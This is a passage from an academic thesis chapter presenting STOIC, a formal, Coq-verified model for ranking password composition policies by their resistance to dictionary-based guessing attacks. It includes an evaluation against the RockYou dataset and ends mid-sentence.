The length l is a natural number and H is a function which, given a system and a password, returns false if the password is blocklisted and true otherwise.

Example 3. The model is expressive enough to capture a wide range of policies (e.g. those mentioned in the 2016 work by Shay et al. (Shay et al., 2016)). For example, the so-called *basic* policies which require the length to be at least n can be encoded as:

$$\text{basic}_n = (\underline{\emptyset}, n, \underline{\text{true}})$$

where underline denotes a constant function (i.e. $\underline{\emptyset}$ is the function that always returns the empty set).

The *comprehensive* password policy that requires eight characters, four character classes, and includes a dictionary check can be generalised as follows:

$$\text{comp}_n = (\alpha_{\text{comp}}, n, \text{Dictionary})$$

where Dictionary is a function which returns false for all words in an appropriate dictionary and true otherwise. Assuming an underlying system $\mathcal{S} = (\Sigma, \pi)$, α_{comp} is defined as

$$\alpha_{\text{comp}}(\mathcal{S}) = \{(C_i, 1) \mid C_i \in \pi(\Sigma)\}$$

Definition 5 (Password compliance (policy)). A password p complies with a policy $\phi = (\alpha, l, H)$ in the context of a system \mathcal{S} , and we write $\text{Complies}(\mathcal{S}, \phi, p)$, if and only if the three following conditions are true:

- a) the length of p is at least l , i.e. $|p| \geq l$
- b) p fulfils all the class requirements specified by $\alpha(\mathcal{S})$, i.e.

$$\forall_{r \in \alpha(\mathcal{S})}. \text{Fulfils}(p, r)$$

- c) p is not blocklisted by the hardening function, i.e. $H(p) = \text{true}$

The above 3 predicates map the model of password composition policies in this chapter to the lower-level model we describe in Chapter 3.

Definition 6 (Permitted passwords (policy)). Let \mathcal{S} be a system (Σ, π) and ϕ be a password composition policy (α, l, H) . We define the set of permitted passwords Permitted as:

$$\text{Permitted}(\mathcal{S}, \phi) = \{p \mid p \in \Sigma^* \wedge \text{Complies}(\mathcal{S}, \phi, p)\}$$

6.4.2 Situations and Password Guessing Attacks

When we put together a system and a set of password composition policies, we obtain a specific situation.

Definition 7 (Situation). A *situation* Δ is a pair consisting of a system \mathcal{S} and a set of password composition policies Φ . The system \mathcal{S} is used as the argument of the alphabet policy function and each policy in the set is treated disjunctively.

Definition 8 (Password compliance (situation)). Let Δ be a situation (\mathcal{S}, Φ) . A password p complies with situation Δ , and we write $\text{Complies}(\Delta, p)$, if and only if it complies with at least one policy in Φ . Formally

$$\text{Complies}(\Delta, p) \equiv \exists \phi \in \Phi. \text{Complies}(\mathcal{S}, \phi, p)$$

Example 4. A common situation that one encounters is the “comprehensive” policy with respect to the LUDS system defined above. This situation can be defined as:

$$\Delta_0 = (\text{LUDS}, \{\text{comp}_8\})$$

The disjunctive treatment of the set of policies allows us to define situations such as the following, where passwords may fail the requirements set by the comprehensive policy as long as their length is at least 20:

$$\Delta_1 = (\text{LUDS}, \{\text{comp}_8, \text{basic}_{20}\})$$

It also allows us to define policies such as the 3class12 and 3class16 from Shay et al., 2016, which require at least 12 or 16 characters and at least three of the four character classes. A generic definition for this type of policy where we require at least k characters and at least n classes can be encoded as the following situation:

$$\Delta_2 = (\text{LUDS}, \{(\alpha_i, k, \text{true}) \mid \alpha_i(\mathcal{S}) \in \text{comb}(n, \alpha_{\text{comp}}(\mathcal{S}))\})$$

where α_{comp} is defined as in Example 3 and $comb(n, S)$ yields all subsets of set S with cardinality n . For example, $comb(2, \{1, 2, 3\})$ yields all the subsets of $\{1, 2, 3\}$ with cardinality 2, that is:

$$comb(2, \{1, 2, 3\}) = \{\{1, 2\}, \{1, 3\}, \{2, 3\}\}$$

Finally, we note that in Section 6.5.7, we define a situation where the underlying system is not LUDS, demonstrating that STOIC uniformly supports different systems.

We can extend the notion of permitted passwords previously defined for individual policies to situations, as shown in the following definition (as we did with Complies, we overload Permitted).

Definition 9 (Permitted passwords (situation)). Let Δ be a situation (\mathcal{S}, Φ) . The set of permitted passwords Permitted on Δ is:

$$\text{Permitted}(\Delta) = \bigcup_{\phi \in \Phi} \text{Permitted}(\mathcal{S}, \phi)$$

6.4.3 Ranking Situations

We are interested in ranking password composition policies according to their resistance to some guessing attack, but this depends on the concrete situation and attack considered. We thus need some way to measure the guess resistance of a situation under a given password guessing attack.

Definition 10 (Password Guessing Attack). Given an alphabet Σ , a password guessing attack \mathcal{A} is a subset of Σ^* .

In STOIC, we assume that a system \mathcal{S} induces a password space \mathbb{P} . Different probability distributions \mathbb{D} can be defined over \mathbb{P} , with $Pr(p)$ being the probability that a randomly-chosen password on system \mathcal{S} is p (or, in other words, it is the probability that password p is chosen by a user).

The probability that a password guessing attack is successful in a concrete situation is dependent on the password distribution.

Definition 11 (Guess resistance of a situation). The probability of a password guessing attack \mathcal{A} being successful in a situation $\Delta = (\mathcal{S}, \Phi)$ relative to a password distribution \mathbb{D} is defined as:

$$\rho(\Delta, \mathcal{A}, \mathbb{D}) = \sum_{p \in \mathcal{A} \cap \text{Permitted}(\Delta)} Pr(p)$$

In STOIC, we define this measure to depend on the guess resistance of the passwords accepted. In turn, we assume password guess resistance to be measured in terms of an estimated guess value of a password p with respect to some system \mathcal{S} .

Definition 12 (Password guess value). The password guess value of a password p in a system \mathcal{S} is determined by a valuation function \mathbb{V} satisfying the two following conditions:

- a) The type of \mathbb{V} is: $System \times \Sigma^* \rightarrow \mathbb{N}^+$

- b) Stronger passwords yield a higher password guess value, i.e. for all passwords p_0 and p_1 :

$$\text{strength}(p_0) \leq \text{strength}(p_1) \Rightarrow \mathbb{V}(p_0) \leq \mathbb{V}(p_1)$$

Any password guess number calculator or password strength estimator can be used, as long as the two conditions are satisfied. Our model is essentially based on the number of guesses (NoG) scale, which is widely used to measure password strength (Galbally, Coisel, and Sanchez, 2017). Therefore, a possible and reasonable implementation is a valuation function that yields n for a password p , if it takes n attempts to guess p .

Definition 13 (Password Guessing Attack). Given an alphabet Σ , a password guessing attack \mathcal{A} is a subset of Σ^* .

Definition 14 (Ranking). Let Δ_0 and Δ_1 be two situations. We write $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1$ to denote that Δ_0 is better or equal to Δ_1 under attack \mathcal{A} and password distribution \mathbb{D} , and we define it as

$$\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1 \equiv \rho(\Delta_0, \mathcal{A}, \mathbb{D}) \leq \rho(\Delta_1, \mathcal{A}, \mathbb{D})$$

Similarly, we also define

$$\Delta_0 \sqsubset_{\mathcal{A}, \mathbb{D}} \Delta_1 \equiv \rho(\Delta_0, \mathcal{A}, \mathbb{D}) < \rho(\Delta_1, \mathcal{A}, \mathbb{D})$$

and

$$\Delta_0 =_{\mathcal{A}, \mathbb{D}} \Delta_1 \equiv \rho(\Delta_0, \mathcal{A}, \mathbb{D}) = \rho(\Delta_1, \mathcal{A}, \mathbb{D})$$

Our ranking definition follows prior literature advocating that security metrics should rely on the statistical distribution of passwords (Bonneau, 2012b). The definition above shows that STOIC's formal model uses cumulative probabilities (Blocki, Harsha, and Zhou, 2018; Blocki et al., 2013): STOIC will determine a policy to be more resilient against an attack if the sum of all probabilities of guesses made by the attack is lower under that policy.

6.4.4 Examples of Properties

The advantage of having a formal model is that we can precisely state relevant properties and formally prove them. In this subsection, we list a few properties that illustrate this.

Lemma 6.4.1 (Ordering Properties). For all attacks \mathcal{A} and password distributions \mathbb{D} , the relation $\sqsubseteq_{\mathcal{A}, \mathbb{D}}$ is reflexive, transitive, and anti-symmetric. Also, the relation $\sqsubset_{\mathcal{A}, \mathbb{D}}$ is transitive. Formally, for all situations Δ_0 , Δ_1 , and Δ_2 we have:

- a) $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_0$
- b) If $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1$ and $\Delta_1 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_2$, then $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_2$
- c) If $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1$ and $\Delta_1 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_0$, then $\Delta_0 =_{\mathcal{A}, \mathbb{D}} \Delta_1$
- d) If $\Delta_0 \sqsubset_{\mathcal{A}, \mathbb{D}} \Delta_1$ and $\Delta_1 \sqsubset_{\mathcal{A}, \mathbb{D}} \Delta_2$, then $\Delta_0 \sqsubset_{\mathcal{A}, \mathbb{D}} \Delta_2$

The STOIC proof base contains Coq proofs of the above properties. The transitivity property is particularly useful in practice, as it can be used to statically

determine whether a situation is better than another (i.e. without running any simulation): if we already know that $\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1$ and $\Delta_1 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_2$, then there is no need to compare Δ_0 and Δ_2 .

The model allows us to define new concepts by putting together its different components. As an example, we can introduce the notion of attack immunity and some related properties.

Definition 15 (Attack immunity). We write $\text{Immune}(\Delta, \mathcal{A})$ to denote that a situation Δ is immune to a non-empty attack \mathcal{A} and we define it as:

$$\text{Immune}(\Delta, \mathcal{A}) \equiv \forall \mathbb{D} \bullet \rho(\Delta, \mathcal{A}, \mathbb{D}) = 0$$

In the definition above, the password distribution $\underline{1}$ is the constant function returning 1 (i.e. it always returns 1). This can be conceptualised as a valuation function that assumes all passwords are guessed in one attempt.

The definition states that whichever password distribution is used, the guess resistance value will always be zero.

The following lemma shows that our definition of immunity can be defined without any reference to password distributions.

Lemma 6.4.2. Let Δ be a situation and \mathcal{A} an attack. We have:

$$\text{Immune}(\Delta, \mathcal{A}) \Leftrightarrow \mathcal{A} \cap \text{Permitted}(\Delta) = \emptyset$$

This lemma allows us to use different definitions of immunity. For example, the following property that involves rankings and immunity, can be more easily proved by using Lemma 6.4.2.

Lemma 6.4.3. If a situation Δ_1 is immune to an attack \mathcal{A} , then all situations that are better than Δ_1 are also immune:

$$\Delta_0 \sqsubseteq_{\mathcal{A}, \mathbb{D}} \Delta_1 \wedge \text{Immune}(\Delta_1, \mathcal{A}) \Rightarrow \text{Immune}(\Delta_0, \mathcal{A})$$

We also have a variety of properties that relate the ranking relation and attacks, as the following lemma demonstrates.

Lemma 6.4.4. For all systems $\mathcal{S} = (\Sigma, \pi)$, situations $\Delta_0 = (\mathcal{S}, \Phi_0)$ and $\Delta_1 = (\mathcal{S}, \Phi_1)$, attacks \mathcal{A}_0 and \mathcal{A}_1 , and password distributions \mathbb{D} , the following properties hold:

- a) $\Delta_0 \sqsubseteq_{\mathcal{A}_0, \mathbb{D}} \Delta_1 \wedge \Delta_0 \sqsubseteq_{\mathcal{A}_1, \mathbb{D}} \Delta_1 \Rightarrow \Delta_0 \sqsubseteq_{\mathcal{A}_0 \cup \mathcal{A}_1, \mathbb{D}} \Delta_1$
- b) $\mathcal{A}_0 \cap \Sigma^* = \emptyset \Rightarrow \text{Immune}(\Delta_0, \mathcal{A}_0)$
- c) $\mathcal{A}_0 \cap \Sigma^* \neq \emptyset \wedge \Delta_0 \sqsubseteq_{\mathcal{A}_0, \mathbb{D}} \Delta_1 \Rightarrow \Delta_0 \sqsubseteq_{\mathcal{A}_0 \cap \Sigma^*, \mathbb{D}} \Delta_1$
- d) $\Delta_0 \sqsubseteq_{\mathcal{A}_0, \mathbb{D}} \Delta_1 \Rightarrow \Delta_0 \sqsubseteq_{\mathcal{A}_0 \cap (\text{Permitted}(\Delta_0) \cup \text{Permitted}(\Delta_1)), \mathbb{D}} \Delta_1$

Property 6.4.4 a) is particularly useful when dealing with very large attacks, as it guarantees that we can decompose the attack into two smaller attacks and rank the situations based on the results for the smaller attacks (note that this process can, in principle, be parallelised for greater performance).

6.5 Evaluation

To gauge the accuracy of the model and examine how STOIC might be employed usefully in practice, we ran several experiments and attempted to validate the results of previous research. This evaluation attempts to answer the following research questions:

- RQ1:** Is STOIC capable of correctly anticipating the stronger of two password composition policies given an attacking algorithm and an appropriate password probability distribution? We address this in Section 6.5.1 by modelling a simple password guessing attack, using STOIC to anticipate the stronger of two password composition policies and then running the attack against a real-world breached dataset to verify this outcome.
- RQ2:** If this attacking algorithm is changed, will STOIC correctly modify its answer? We address this in Section 6.5.2—we modify the attacking algorithm from Section 6.5.1 by changing its dictionary mangling rules, and use STOIC to correctly anticipate that the password composition policy found to be less effective under the previous attack model is now the more effective choice.
- RQ3:** Is STOIC able to validate the results of previous studies? We tackle this in Section 6.5.3 by employing STOIC to estimate the relative strengths of several length-only policies, under attack by a PCFG-based mangled dictionary attack Weir et al., 2009, at varying numbers of guesses. By comparing the results yielded by a NIST-entropy-based password probability distribution to the result of running the attack for real, we confirm the finding from Weir et al., 2010 that NIST entropy is not a valid measure of password policy strength while demonstrating that using a password probability distribution based on other password strength measures (e.g. *zxcvbn* (Wheeler, 2016)) offers a significant improvement.
- RQ4:** Can STOIC be used to help secure a system against a real-world threat? By modelling the very simple dictionary attack that infamous malware, such as *Mirai* (Antonakakis et al., 2017) and *Conficker* (Shin et al., 2012), use to propagate, we answer this question in Section 6.5.4 by demonstrating which of a selection of policies will render a device immune to infection.
- RQ5:** Can STOIC be used to secure against hypothetical threats that may arise in future? In Section 6.5.6, we address this question by imagining a hypothetical future *Mirai* variant that incorporates dictionary mangling logic, and offer a prediction as to which policy will be most effective in protecting against it.
- RQ6:** Is the STOIC model sufficiently flexible to use to reason about different classes of systems? We demonstrate this in Section 6.5.7 in which we use STOIC to decide on a policy for a digit-only PIN-based authentication system.
- RQ7:** Can STOIC inform improvements to existing work? We conclude by addressing this research question in Section 6.5.8 by using STOIC to help identify potential areas for improvement in the *zxcvbn* library, implementing those improvements and testing the resulting library, using STOIC to show a reduction in error compared to the original.

Experimental Setup The experiments in this evaluation were conducted using a 64-bit Windows 10 desktop PC with a 4-core 3.40GHz i7-6700 CPU and 32GB RAM running a 64-bit Ubuntu virtual machine (8GB RAM) with *Coq* v8.8.

6.5.1 A Simple Guessing Attack

We implemented a simple guessing attack using STOIC—a dictionary attack consisting of the top 100 most common passwords according to Miessler (Miessler, 2016) augmented by applying the mangling rules in Table 6.1 to produce a dictionary containing 6536 unique entries in total. We call this attack *mangledtop100*. These rules make up a small but plausible attack, with the first *substitution* rule, the *case change* rule and numeric *append* rules all present in the *Hashcat best64* mangling rules list (Hashcat, 2018). Online guessing attacks that present a significant threat within only 100 guesses have been demonstrated in prior work (Wang et al., 2016).

TABLE 6.1: Mangling rules applied to the top 100 most common passwords according to Miessler (Miessler, 2016) to produce the *mangledtop100* dictionary (6536 unique entries) used in the attack.

Type	Description	Example
Substitution	$o \rightarrow 0$	word \rightarrow w0rd
Substitution	$a \rightarrow @$	admin \rightarrow @dmin
Substitution	$s \rightarrow \$$	pass \rightarrow pa\$\$
Case change	Capitalize first	support \rightarrow Support
Repetition	Repeat word	root \rightarrow rootroot
Append	Add a “1”	pass \rightarrow pass1
Append	Add a “2”	pass \rightarrow pass2
Append	Add a “!”	pass \rightarrow pass!

Each transformation is applied to a copy of the dictionary which is then appended to the original to expand it, before applying the next transformation to that expanded dictionary. Applying k transformation functions to a dictionary of size n will result in a final mangled dictionary size of $n \times 2^k$ containing the original dictionary plus a copy of each entry under every combination of transformation function applications. Duplicate entries are then removed.

Choice of Policies

We selected and modelled the following password composition policies based on those from the 2016 work by Shay et al. (Shay et al., 2016) in STOIC. Each policy is defined for a LUDS system:

- **basic8, basic12, basic14, basic16, basic20:** to comply with policy *basicN*, password must be N characters or greater in length. No other requirements.
- **comp8:** password must be 8 characters or greater in length and contain uppercase letters, lowercase letters, digits and symbols. When all non-alphabetic characters are removed the resulting word cannot appear in a dictionary, ignoring case (we used the Openwall “tiny” English wordlist

(Openwall Project, 2011)). Replicates the NIST comprehensive password composition policy (Burr et al., 2013).

- **2word12, 2word16:** to comply with policy *2wordN*, password must be *N* characters or greater in length and consist of at least two strings of one or more letters separated by a non-letter sequence.
- **2class12, 2class16, 3class12, 3class16:** to comply with policy *NclassM*, password must be *M* characters or greater in length and contain at least *N* of the four character classes (uppercase letters, lowercase letters, digits and symbols).

Choice of Password Probability Distributions

We also computed password probability distributions based on the following password strength estimation functions, to be used by STOIC:

- **Information entropy:** simple $L \times \log_2(N)$ calculation where *L* is password length and *N* is the size of the utilised alphabet of the password. Importantly, this measure assumes every character is equally likely to occur in a password (Burr et al., 2013). We call the computed distribution the *entropy distribution*.
- **NIST human entropy:** entropy of human-chosen passwords calculated according to the algorithm given in the 2013 NIST electronic authentication guidelines (Burr et al., 2013). We call the computed distribution the *NIST distribution*.
- **zxcvbn:** the guess number of the password calculated using *zxcvbn* (Wheeler, 2016). We call the computed distribution the *zxcvbn distribution*.
- **nbvcxz:** the guess number of the password calculated using *nbvcxz*—a library inspired by *zxcvbn*, but which uses entropy internally (GoSimple LLC, 2016). We call the computed distribution the *nbvcxz distribution*.
- **Pwned Passwords:** the number of occurrences of this password in public data breaches according to the *Pwned Passwords* API (Hunt, 2017a). We call the computed distribution the *Pwned distribution*.

Converting Guess Numbers to Probabilities

It is very common to come across password strength estimation software such as *zxcvbn* (Wheeler, 2016) that gives the strength of a password in terms of the estimated number of attempts it would take an attacker to guess. STOIC, however, requires a probability distribution across the space of all passwords, and conversion between these two representations of password strength is necessary. In this section, we explain our approach to achieving this.

The approach uses the *Pwned Passwords* web service (Hunt, 2017a), which aggregates the passwords to over 3 billion breached accounts. Given a password, say “hunter2”, this web service will respond with the number of times this password appears in the breaches it aggregates (in this case, 16,919). The dataset is offered by Hunt for download from the website, but the passwords within it are hashed using SHA-1 to make it impractical for direct use by malicious actors in, for example, credential-stuffing attacks.




FIGURE 6.1: The top 200,000 passwords in *Pwned Passwords* (blue), approximating a Zipfian distribution (red).

What we can do, however, is sort the passwords in this extremely large dataset by frequency and plot these on a graph against their rank in the dataset. Work by Wang et al. (Wang et al., 2017) has shown that we can expect this graph to approximate a Zipfian distribution, and indeed it does (see Figure 6.1).

$$y = \frac{62953757.0654}{x^{1.117355}} \quad (6.1)$$

We can use polynomial curve fitting to obtain an equation from the data (see Equation 6.1). Using this equation, we are then able to take any software that acts as a guess number calculator (Kelley et al., 2012) (i.e. estimates the number of guesses an attacker would need to guess a password) and use it to estimate the number of times that a password would be expected to appear in *Pwned Passwords* if passwords in that dataset were distributed according to the guess numbers produced by that software. As a more concrete example, take *zxcvbn*, popular JavaScript password strength checking library (Wheeler, 2016), that works as a guess number calculator. Given the password “openup123”, *zxcvbn* estimates an attacker would need 96500 attempts to successfully guess that password. Placing this into our graph equation, we get 1858, approximately the same as the number we get when querying *Pwned Passwords* for this password directly (1559).

This ability to convert password guess number to frequency is extremely useful. If we can take a password with an estimated guess number g and translate it to an approximate frequency f in a dataset with magnitude n , the probability that a user selects that password is $\frac{f}{n}$ (Blocki et al., 2013). The utility of this approach when it comes to creating password composition policies is easy to appreciate—if we estimate that one in every ten of our users will choose the password “123456” (i.e. its probability is 0.1 in the password probability distribution), it makes sense to prohibit that password as it presents a valuable target to attackers.




FIGURE 6.2: Comparison of the vulnerability ranking of each policy under the *mangledtop100* attack, according to each of the five password probability distributions studied and the results of the real attack. Note that the NIST distribution disagrees with the *zxcvbn* distribution on the relative vulnerability of 3class12 and 2word12.

Converting from Entropies to Guess Numbers

$$E[G(X)] \geq 2^{H(X)-2} + 1 \quad (6.2)$$

Where a password strength estimation metric gives bits of entropy instead of a guess number, such as Shannon entropy (Shannon, 1951) or the algorithm from the 2013 NIST Electronic Authentication Guidelines (Burr et al., 2013), we use Equation 8 from the work by Wheeler (reproduced as Equation 6.2 above) (Wheeler, 2016) to convert from entropy to guess number, then treat those guess numbers in the same way as those yielded directly by *zxcvbn* by treating them as described in *Converting Guess Numbers to Probabilities*. In Equation 6.2, $E[G(X)]$ represents the expected guess number of password X , while $H(X)$ represents the entropy of X in bits.

Predicting Attack Outcome Using STOIC

Figure 6.2 shows how STOIC ranks policies under the *mangledtop100* attack when using different password probability distributions. For example, when STOIC was configured to use the *zxcvbn* distribution, it predicted that a *comp8* policy would be more effective in resisting this attack (i.e. be less vulnerable) than a *basic14* policy.

Running the Attack for Real

We then ran this attack for real against the RockYou dataset with non-ASCII passwords removed, filtered variously according to the password policies mentioned in the 2016 work by Shay et al. (Shay et al., 2016). The results of this experiment are shown in Table 6.2.

In this case, STOIC has correctly predicted that the *comp8* password policy will provide greater protection against the *mangledtop100* attack than *basic14*.

TABLE 6.2: The number of passwords successfully guessed by the mangledtop100 attack. Duplicates are counted (unique password matches are shown in parentheses). Average number of passwords matched per correct guess is shown as Matches/Guess.

Policy	Compliant	Guessed	Matches/Guess
basic8	16,406,518	412,700 (666)	619.66
basic12	1,832,261	1184 (96)	12.33
basic14	717,384	390 (35)	11.14
basic16	257,240	336 (21)	16.00
basic20	48,094	32 (3)	10.66
comp8	44,434	356 (50)	7.12
2class12	1,008,991	84 (10)	8.40
2class16	160,712	2 (2)	1.00
2word12	317,900	69 (2)	34.50
2word16	77,345	0 (0)	0.00
3class12	207,963	0 (0)	0.00
3class16	50,063	0 (0)	0.00

The choice of an appropriate password probability distribution is critical to the accuracy of the results produced by the model—different predictions can be obtained depending on the distribution chosen. For example, the NIST distribution predicts that the 3class12 policy offers less protection against mangled-top100 than 2word12, while the *zxcvbn* distribution predicts the opposite (see Figure 6.2).

There are therefore cases in which, depending on the password probability distribution used, STOIC predicts a result that differs from the outcome of the real attack. For example, STOIC with the *zxcvbn* distribution incorrectly predicts that a comp8 password policy is more resistant to the mangledtop100 attack than any other password policy aside from basic20 (see Figure 6.2). We suggest some potential causes of this inaccuracy and make some recommendations for future improvements to *zxcvbn* in Section 6.5.8.

If we use the Pwned distribution instead, we see that this incorrect prediction is corrected (see Figure 6.2). In fact, as the attacked dataset itself (the Rock-You dataset) likely comprises a significant proportion of the *Pwned Passwords* database, the ordering of password policies given by STOIC closely reflects the ordering obtained by running the attack for real.

Scaling Up

We re-ran the ranking experiment using STOIC with a larger base dictionary of 1000 of the most common passwords according to Miessler (Miessler, 2016), applying the same mangling rules to yield a dictionary containing 68,427 unique guesses. In the real attack basic16 and comp8 were transposed in their rankings, but given the very similar number of guessed passwords and previous empirical work having found their strengths to be very similar overall (Komanduri et al., 2011), that transposition is not surprising. In all other respects the results were the same, except for the ranking under the *nbvcxz* distribution, where comp8 and 2class16 were transposed. These sort of transpositions are expected to become

less and less frequent as attack magnitude increases in line with the “diminishing returns” principle discussed in (Dell’Amico, Michiardi, and Roudier, 2010).

6.5.2 Adapting to Another Attack

We modified the *mangledtop100* attack detailed in Section 6.5.1 slightly by removing the *Repetition* rule and replacing it with a rule that *mirrors* the password, converting it to a palindrome:

Type	Description	Example
Mirroring	Mirror word	admin → adminnimda

We call this new attack *palindrometop100*. It was anticipated that longer palindromic passwords, while still significantly weaker than non-palindromic passwords of the same length, would nevertheless be stronger than passwords containing the same string repeated twice. It was therefore expected that *basic14* would outperform *comp8* under the *palindrometop100* attack, and the estimated ranking given by *STOIC* under the *zxcvbn* distribution agreed with this.

The results of running this attack for real once again bear this out (see Table 6.3). The finding that password policies have different levels of effectiveness against various guessing attacks highlights the importance of choosing a password composition policy with expected attacking algorithms in mind.

TABLE 6.3: The number of passwords guessed by the *palindrometop100* attack. Columns are as for Table 6.2.

Policy	Compliant	Guessed	Matches/Guess
basic8	16,406,518	407,853 (593)	687.77
basic12	1,832,261	603 (36)	16.75
basic14	717,384	220 (13)	16.92
basic16	257,240	199 (8)	24.87
basic20	48,094	10 (1)	10.00
comp8	44,434	356 (50)	7.12
2class12	1,008,991	13 (4)	3.25
2class16	160,712	0 (0)	0.00
2word12	317,900	3 (1)	3.00
2word16	77,345	0 (0)	0.00
3class12	207,963	0 (0)	0.00
3class16	50,063	0 (0)	0.00

6.5.3 Validating Previous Research

The results associated with the real attack and the Pwned distribution shown in Figure 6.2 already validate findings from previous research, such the recommendations made by in the 2016 work by Shay et al. (Shay et al., 2016): in particular, that one should avoid using length-only requirements and that policies *3class12* and *2word16* are stronger than *comp8*. In Section 6.5.8 we suggest some improvements to *zxcvbn* that also allow us to validate these claims when using the *zxcvbn* distribution.

We now validate previous research on Shannon entropy, and by extension the algorithm for measuring the entropy of human-chosen passwords suggested

by the 2013 NIST Electronic Authentication Guidelines (Burr et al., 2013), which has been shown to be inaccurate at determining the resistance of passwords to guessing attacks (Massey, 1994; Verheul, 2006) or in gauging password composition policy effectiveness (Weir et al., 2010). By computing a password probability distribution based on this algorithm, we can use STOIC to measure the probability of attack success at a range of magnitudes and compare this to the results obtained by running the attack for real. A significant difference between these result sets would confirm the findings by Weir et al. (Weir et al., 2010).

Although some experiments in the 2010 work by Weir et al. place additional requirements on passwords, policies are directly compared based on length only (Weir et al., 2010). For this reason, we choose *basicN* where $N \in \{7, 8, 9, 10\}$ as our set of policies to evaluate.




FIGURE 6.3: The probability of guessing the password to a randomly-selected account in the RockYou dataset using the real PCFG-based attack against number of guesses made.

We employ a guessing attack using probabilistic context-free grammars (PCFGs) (Weir et al., 2009) trained on the well-known MySpace dataset, which was compromised from real users in a phishing attack. The pre-trained implementation (Weir, 2009) made available by Weir et al. (Weir et al., 2009) was used to mangle passwords from the same set of the top 100 most common passwords (Miessler, 2016) used in Section 6.5.1 to produce an attack dictionary of 10000 unique guesses. We ran this attack against passwords from the RockYou dataset. The characteristic “diminishing returns” (Dell’Amico, Michiardi, and Roudier, 2010) trend of a guessing attack is evident—the longer the attack goes on, the less successful each guess becomes. Results are shown in Figure 6.3. Using the data collected, we are able to calculate the additional resistance granted by a policy *basic(N + 1)* as a percentage increase with respect to policy *basicN*. This data is plotted in Figure 6.4 in which the ‘diminishing returns’ principle illustrated in Figure 6.3 translates to a stabilisation of policy strength difference at higher guess numbers.

We ran STOIC several times on the PCFG-based attack model using the NIST distribution, beginning at 100 guesses and increasing this by 100 guesses each time up to the total size of the entire attack dictionary (10,000 guesses). The change in attack success probability as attack magnitude increases is plotted in Figure 6.5. From this graph it is apparent that the NIST algorithm does not

